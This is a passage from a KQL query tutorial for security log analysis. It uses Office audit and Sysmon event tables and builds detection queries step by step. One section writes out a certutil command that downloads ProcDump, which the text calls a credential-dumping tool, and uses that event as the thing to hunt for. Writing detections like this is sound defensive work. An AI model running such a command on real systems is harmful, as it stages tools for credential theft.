4/23/2020, 5:48:33.181 PM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role	RoleManagement	N
4/23/2020, 8:10:54.137 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Remove member from role	RoleManagement	N
4/23/2020, 8:10:58.798 AM	AuditLogs	/tenants/0e1c2ac1-a38d-485e-a29d-cc12d1c835cb/providers/Microso...	Add member to role	RoleManagement	N
4/22/2020, 5:49:48.000 PM	OfficeActivity				

- 1.3.9) – **Distinct** operator

This **distinct** operator returns all the unique values in a particular column.

- Example


The **RecordType** column has different values. It has values, such as **ExchangeAdmin**, **SharePoint-FileOperation**, etc.

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/22/2020, 4:03:23.000 AM	2e74ddb0-d468-4e55-0bc3-08d7e6721a33	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 4:03:23.000 AM	1c59fe6f-2e9b-4edf-08a4-08d7e6721a60	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 5:37:49.000 PM	2ff4e866-a992-4852-f9e9-08d7e6e3e0bc	SharePointFileOperation	FilePreviewed
4/22/2020, 5:37:51.000 PM	12dc0c94-f452-474e-a3c7-08d7e6e3e1a7	SharePointFileOperation	FilePreviewed

If we run the following KQL query in Log Analytics:

```
OfficeActivity
| distinct RecordType
```

These are all the unique values that have been returned.




- 1.3.9.1) – **Summarize any(*) by** operator

The **summarize any(*) by** operator says it already, but it summarize values from a particular column into a small amount of results.

- Example


At the **RecordType** column that we have marked in red. There are different values, such as **SharePointFileOperation** and **ExchangeAdmin**. **182** results have returned.



Now when we run the following KQL query in Log Analytics:

```
OfficeActivity
| summarize any(*) by RecordType
```

It will return a small amount of results, where it summarize the values.



- 1.3.9.1) – **Summarize count() by** operator

The **summarize count() by** operator counts the different values that belongs to a column. It will count the different values that belongs to a column.

Here we are looking at the **Operation** column. It has values, like **Set-ConditionalAccessPolicy** and **FilePreviewed**, but how many times did the **Set-ConditionalAccessPolicy** & **FilePreviewed** appeared in the results?

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/22/2020, 4:03:23.000 AM	2e74ddb0-d468-4e55-0bc3-08d7e6721a33	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 4:03:23.000 AM	1c59fe6f-2e9b-4edf-08a4-08d7e6721a60	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 5:37:49.000 PM	2ff4e866-a992-4852-f9e9-08d7e6e3e0bc	SharePointFileOperation	FilePreviewed
4/22/2020, 5:37:51.000 PM	12dc0c94-f452-474e-a3c7-08d7e6e3e1a7	SharePointFileOperation	FilePreviewed

Now when running the following KQL query in Log Analytics:

```
OfficeActivity
| summarize count() by Operation
```

We can see that it counts all the results.

Operation	count_
Set-ConditionalAccessPolicy	25
FilePreviewed	33
Set-Mailbox	35
Add-MailboxPermission	3

- 1.3.9.3) – **Parse** operator


The **parse** operator parse its values into one or more columns. This operator is useful, when you want to parse values that contains data in a XML format for example.

- Example

This is a typical living-off-the-land binary example where we use **CertUtil** to download ProcDump, which is well-known tool to dump credentials from memory.

```
certutil -urlcache -split -f http://live.sysinternals.com/procdump.exe C:\Users\Pub-
lic\procdump.exe
```

Here is an output of an event that has been generated by Sysmon. The event itself contains different field levels, such as **OriginalFileName**, **CommandLine**, etc.



The first thing to do is to search for **CertUtil**, so we will use the **search** operator.

```
search "CertUtil"
```

TimeGenerated [UTC]	$table	Source	Type	Computer	EventLog
4/25/2020, 7:10:12.853 AM	Event	Microsoft-Windows-Sysmon	Event	Client2.IDENTITY.local	Microsoft-Windows-Sysmon/Operational
4/25/2020, 7:10:13.653 AM	Event	Microsoft-Windows-Sysmon	Event	Client2.IDENTITY.local	Microsoft-Windows-Sysmon/Operational
4/25/2020, 7:10:13.897 AM	Event	Microsoft-Windows-Sysmon	Event	Client2.IDENTITY.local	Microsoft-Windows-Sysmon/Operational
4/25/2020, 7:10:12.737 AM	SecurityEvent		SecurityEvent	Client2.IDENTITY.local	

Now look at all the columns and **project-away** the columns that are unnecessary.

Run the following KQL query in Log Analytics:

```
search "CertUtil"
| project-away Level, Type, EventLevelName, ParameterXml, SourceComputerId,
EventLevel, EventLog
```

We now get a better returned result and in this case. We are interested in the column **Source** and **EventData**.

TimeGenerated [UTC]	$table	Source	Computer	EventData
4/25/2020, 7:10:12.853 AM	Event	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-04-25T07:10:12
4/25/2020, 7:10:13.653 AM	Event	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-04-25T07:10:13
4/25/2020, 7:10:13.897 AM	Event	Microsoft-Windows-Sysmon	Client2.IDENTITY.local	<DataItem type="System.XmlData" time="2020-04-25T07:10:13
4/25/2020, 7:10:12.737 AM	SecurityEvent		Client2.IDENTITY.local	


When we scroll a bit to the right, there is another column called **RenderedDescription**.

RenderedDescription	EventCategory	UserName	_ResourceId
Process Create: RuleName: technique_id=T1202,technique_name=Ind...	1	NT AUTHORITY\SYSTEM	/subscriptions/0e57381a-c3b4-4403-87ab-b9b376b7
File created: RuleName: UtcTime: 2020-04-25 07:10:13.638 ProcessGu...	11	NT AUTHORITY\SYSTEM	/subscriptions/0e57381a-c3b4-4403-87ab-b9b376b7
File created: RuleName: UtcTime: 2020-04-25 07:10:13.888 ProcessGu...	11	NT AUTHORITY\SYSTEM	/subscriptions/0e57381a-c3b4-4403-87ab-b9b376b7


Now we have to look at the data that exists in the **EventData** and **RenderedDescription** column.

Computer	Client2.IDENTITY.local
EventData	<DataItem type="System.XmlData" time="2020-04-25T07:10:12.8522845+00:00" sourceHealthServiceId="CD872621-525B-55E0-8313-4A7C10D8FDE
EventID	1
RenderedDescription	Process Create: RuleName: technique_id=T1202,technique_name=Indirect Command Execution,phase_name=Defense Evasion UtcTime: 2020-04-25 0

I have copied both values in the **EventData** & **RenderedDescription** column in notepad, because this is useful to analyse the metadata.



When we look close in the **EventData** column. We can see some interesting values that we have recognize from the beginning. Like for example. It has different field levels that we have mentioned before.



When we now look at the **RenderedDescription** column. It contains the exact description like the Sysmon event log.


Process Create: RuleName: technique_id=T1202,technique_name=Indirect Command Execution,phase_name=Defense Evasion **UtcTime**: 2020-04-25 07:10:12.737 ProcessGuid: {1052BA5E-E254-5EA3-0000-001068E3A726} ProcessId: 16952 Image: C:\Windows\System32\certutil.exe FileVersion: 10.0.18362.1 (WinBuild.160101.0800) Description: CertUtil.exe Product: Microsoft® Windows® Operating System Company: Microsoft Corporation **OriginalFileName:** CertUtil.exe **CommandLine**: certutil -urlcache -split -f http://live.sysinternals.com/procdump.exe C:\Users\Public\procdump.exe CurrentDirectory: C:\Users\Bob\ User: IDENTITY\Bob LogonGuid: {1052BA5E-2F8B-5E9B-0000-0020EC66C608} **LogonId**: 0x8c666ec TerminalSessionId: 4 IntegrityLevel: Medium Hashes: SHA1=41875CABE350022579F070EC2A059C9806770474,MD5=DE9C75F34F47B60A71BBA03760F0579E,SHA256=12F06D3B1601004DB3F7F1A07E7D3AF4CC838E890E0FF50C51E4A0C9366719ED,IMPHASH=336674CB3C8337BDE2C22255345BFF43 ParentProcessGuid: {1052BA5E-E1B2-5EA3-0000-0010F74E9D26} ParentProcessId: 12580 ParentImage: C:\Windows\System32\cmd.exe **ParentCommandLine**: "C:\windows\system32\cmd.exe"

Now we need to create our KQL query and we will it do it different steps.

First thing is to use of course the **where** Operator and look for the value **"Microsoft-Windows-Sysmon"** in the **Source** column.


```
Event
| where Source == "Microsoft-Windows-Sysmon"
```

It will now return all the Sysmon events and we can see that there are **7282** records.




As we described earlier. At the **RenederedDescription** column. It contains the all the field levels of the Sysmon event.

We have used the **CertUtil** lolbin in our example. If we want to find this event. We have to filter specifically on **OriginalFileName: CertUtil.exe** to get a better returned result.



If we now run the following KQL query. There is only one returned result.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Orig-
inalFileName: CertUtil.exe"
```




CertUtil is also used to administrate to Certificate Authority, so only monitoring the use of CertUtil can lead to false positive, but using CertUtil to download something from the internet is strange, so if we use the "**contains**" operator and filter on "**http**" – The KQL query would be more accurate. **Contains** operator would be more sufficient to use to look for **http**, instead of using **has**.


The KQL query will look like this:

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "OriginalFileName: CertUtil.exe"
and RenderedDescription contains "http"
```

One result has returned, nothing has changes. We will now use the **parse** to parse the **EventData** column.



In this example. We will only parse the **OriginalFileName** column.




Run the following KQL query:

We will use the **parse** operator to parse the **EventData** column. Look at the example to get the feeling how it looks like.

```
Event
| where Source == "Microsoft-Windows-Sysmon" and RenderedDescription has "Origi-
nalFileName: CertUtil.exe"
and RenderedDescription contains "http"
| parse EventData with * 'OriginalFileName">' OriginalFileName '</Data>' *
```

Here we can see that a new column has now been created with as name "**OriginalFileName**"



Type	_ResourceId	OriginalFileName	TenantId	SourceSystem
Event	/subscriptions/0e57381a-c3b4-4403-87ab-b9b376b775fd/resourcegr...	CertUtil.exe	9e070c41-a682-44a6-8104-08845d07cadb	OpsManager

- 1.3.9.4) – **Project-rename** operator

The **project-rename** operator renames the name of a column.

When we run the following KQL query it will display different columns.

```
OfficeActivity
| where OfficeWorkload == "Exchange"
```

In this example. We are going to change the column name **Operation** to **OperationName**

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/27/2020, 1:13:01.000 AM	05de5c95-109e-4d8d-cbaa-08d7ea482127	ExchangeAdmin	Set-ConditionalAccessPolicy
4/24/2020, 1:14:21.000 AM	2becbf11-67f4-41ba-4ed2-08d7e7ecd1be	ExchangeAdmin	Set-ConditionalAccessPolicy
4/24/2020, 1:14:21.000 AM	d5819d35-b000-42df-5e77-08d7e7ecd194	ExchangeAdmin	Set-ConditionalAccessPolicy

Run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeWorkload == "Exchange"
| project-rename OperationName = Operation
```

Here we can see that the column name has been changed.

TimeGenerated [UTC]	OfficeId	RecordType	OperationName
4/25/2020, 12:40:59.000 AM	49366a45-e175-4a16-28a5-08d7e8b15338	ExchangeAdmin	Set-ConditionalAccessPolicy
4/25/2020, 12:40:59.000 AM	b2ec3e81-7b07-4df1-c36b-08d7e8b1530d	ExchangeAdmin	Set-ConditionalAccessPolicy
4/25/2020, 4:09:29.000 AM	962c2e11-10af-404e-b9ba-08d7e8ce7397	ExchangeAdmin	Set-ConditionalAccessPolicy

- 1.3.9.5) – **Sort by** operator

The **sort** operator sorts the rows of the input order by one or more columns.

Here is an example where we would like to sort the **TimeGenerated** columns in a correct order.

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/23/2020, 5:48:02.000 PM	cf0270e7-d04d-481d-1de0-08d7e7ae781a	SharePointFileOperation	FilePreviewed
4/23/2020, 5:48:03.000 PM	da7163d0-9bac-412b-45d5-08d7e7ae79...	SharePointFileOperation	FilePreviewed
4/24/2020, 1:14:21.000 AM	2becbf11-67f4-41ba-4ed2-08d7e7ecd1be	ExchangeAdmin	Set-ConditionalAccessPolicy

To do this we have to use the **sort** operator and since we are interested in the **TimeGenerated** column. Our KQL query will be this:

```
OfficeActivity
| sort by TimeGenerated
```

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/27/2020, 6:09:06.000 AM	806887dd-d009-48d1-ee95-08d7ea717e41	ExchangeAdmin	Set-Mailbox
4/27/2020, 6:08:29.000 AM	f22c8bf3-5d26-4828-5b2e-08d7ea71681d	SharePointSharingOperation	SiteCollectionAdminRemoved
4/27/2020, 6:08:29.000 AM	8bc0dfdb-7120-42d8-3268-08d7ea716835	SharePoint	SiteCollectionCreated

- 1.3.9.6) – **Render** operator

The **render** operator is to allow a returned result turn into a graphical overview.

Here in this example. We use the **summarize** operator to find how many times, all the values have appeared in the **Operation** column at the **OfficeActivity** reference table.

Run the following KQL query:

```
OfficeActivity
| summarize count() by Operation
```


Here are the returned results.

Operation	count_
FilePreviewed	33
Set-ConditionalAccessPolicy	32
Enable-AddressListPaging	2
New-ExchangeAssistanceConfig	2

Now if we run for example

```
OfficeActivity
| summarize count() by Operation
| render columnchart
```

We will get everything in a column chart, like this.



• 1.4) – Contains (string) operator

Now we are chapter 1.4, which will cover the common string operators that you will use during this documentation.

The "**contains**" string operator is primary used to filter on a keyword that might exist in a column. It sounds vague, but to explain this in a better way. We will cover a simple example.

- Example

Here we can see the **OfficeId** column been marked in red, and there is a value that contains a long a long value with random numbers and letters.


TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/22/2020, 4:03:23.000 AM	2e74ddb0-d468-4e55-0bc3-08d7e6721a33	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 4:03:23.000 AM	1c59fe6f-2e9b-4edf-08a4-08d7e6721a60	ExchangeAdmin	Set-ConditionalAccessPolicy
4/22/2020, 5:37:49.000 PM	2ff4e866-a992-4852-f9e9-08d7e6e3e0bc	SharePointFileOperation	FilePreviewed
4/22/2020, 5:37:51.000 PM	12dc0c94-f452-474e-a3c7-08d7e6e3e1a7	SharePointFileOperation	FilePreviewed

When we run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeId contains "2e74"
```

We will receive the returned result and we can see at the **OfficeId** column, the value **2e74ddb0-d468-4e55-0bc3-08d7e6721a33**.

It only returned one result, because our query contains "**2e74**" and that keyword appears to be in the **2e74ddb0-d468-4e55-0bc3-08d7e6721a33** value.



- 1.4.1) – **Matches regex** (string) operator

Matches regex is an operator to filter on (key) words that matches with a value in a column. To explain this in a bit of more nuance. An example will be covered to help you understand it better.

When we run the following KQL query:

```
OfficeActivity
| where OfficeWorkload == "Exchange"
```

We get the following returned results, and in this example. I have marked the **OfficeId** column in red and there is a value that has been marked in blue.

This value is **f94c0da0-e0a6-458f-0110-08d7e7224f87**

TimeGenerated [UTC]	OfficeId	RecordType	Operation
4/23/2020, 1:04:44.000 AM	f94c0da0-e0a6-458f-0110-08d7e7224f87	ExchangeAdmin	Set-ConditionalAccessPolicy
4/23/2020, 1:04:44.000 AM	da11b032-a5c8-406f-cd60-08d7e7224fc0	ExchangeAdmin	Set-ConditionalAccessPolicy
4/23/2020, 4:15:03.000 AM	ae6e03a5-4977-4d71-a707-08d7e73ce...	ExchangeAdmin	Set-ConditionalAccessPolicy
4/23/2020, 4:15:03.000 AM	08346165-f472-416d-4657-08d7e73ce...	ExchangeAdmin	Set-ConditionalAccessPolicy

Now when we run the following KQL query:

```
OfficeActivity
| where OfficeWorkload == "Exchange"
| where OfficeId matches regex "f94c"
```

We will get following returned result that contains **f94c0da0-e0a6-458f-0110-08d7e7224f87** in the **OfficeId** column. As you can see in the KQL query. We were searching for the word "**f94c**" to see if it matches with a value that contains in the **OfficeId** column.

TimeGenerated [UTC]	OfficeId	RecordType	Operation	OrganizationId
4/23/2020, 1:04:44.000 AM	f94c0da0-e0a6-458f-0110-08d7e7224f87	ExchangeAdmin	Set-ConditionalAccessPolicy	0e1c2ac1-a38d-485e-a29d-cc12d1c835c

- 1.4.2) – **Has** (string) operator


The "**has"** operator is primary used to search for an entire keyword in a column. The difference between the "**has**" and "**contains**" operator is mainly, that "**has**" is an operator needs to be a full keyword to get results.

- Example (1)

When we use the "**contains**" operator and we only specify "2e74" in the KQL query. It will return the results.

```
OfficeActivity
| where OfficeId contains "2e74"
```


Here you can see that the "**contains**" operator specifies "**2e74**", which processed the returned result: **2e74ddb0-d468-4e55-0bc3-08d7e6721a33**



- Example (2)

When we run the following KQL query with the "has" operator. It doesn't return any results.


```
OfficeActivity
| where OfficeId has "2e74"
```



If we now run the following KQL query in Log Analytics:

```
OfficeActivity
| where OfficeId has "2e74ddb0-d468-4e55-0bc3-08d7e6721a33"
```

It will return the results, but as you notice. We had to specify the entire value to get the correct result.



- 1.4.3) – **In** (string) operator

The "**in**" operator is used to filter on multiple values that belongs to a column. It will return the values that you decide to specify in the query.

When we run the following KQL query. It will return all the values that exist in the **Operation** column.

```
OfficeActivity
| summarize count() by Operation
```

